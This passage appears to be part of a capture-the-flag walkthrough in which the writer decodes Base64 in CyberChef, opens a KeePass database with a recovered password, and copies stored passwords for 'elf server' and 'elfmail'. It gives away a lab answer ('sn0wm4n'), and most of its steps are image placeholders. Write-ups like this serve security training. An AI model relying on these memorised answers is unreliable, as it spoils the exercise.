


After that you scroll down and you will find the answer for question 2, Base 64


Question 3




After that open keepass and login using the password we just found



Then click network and click elf server




Then click view password and copy it




Then head back to cyberchef and paste it in the input and will get the answer, sn0wm4n!


Question 4



Go back to keepass and click email and click elfmail




Then click view password and copy it

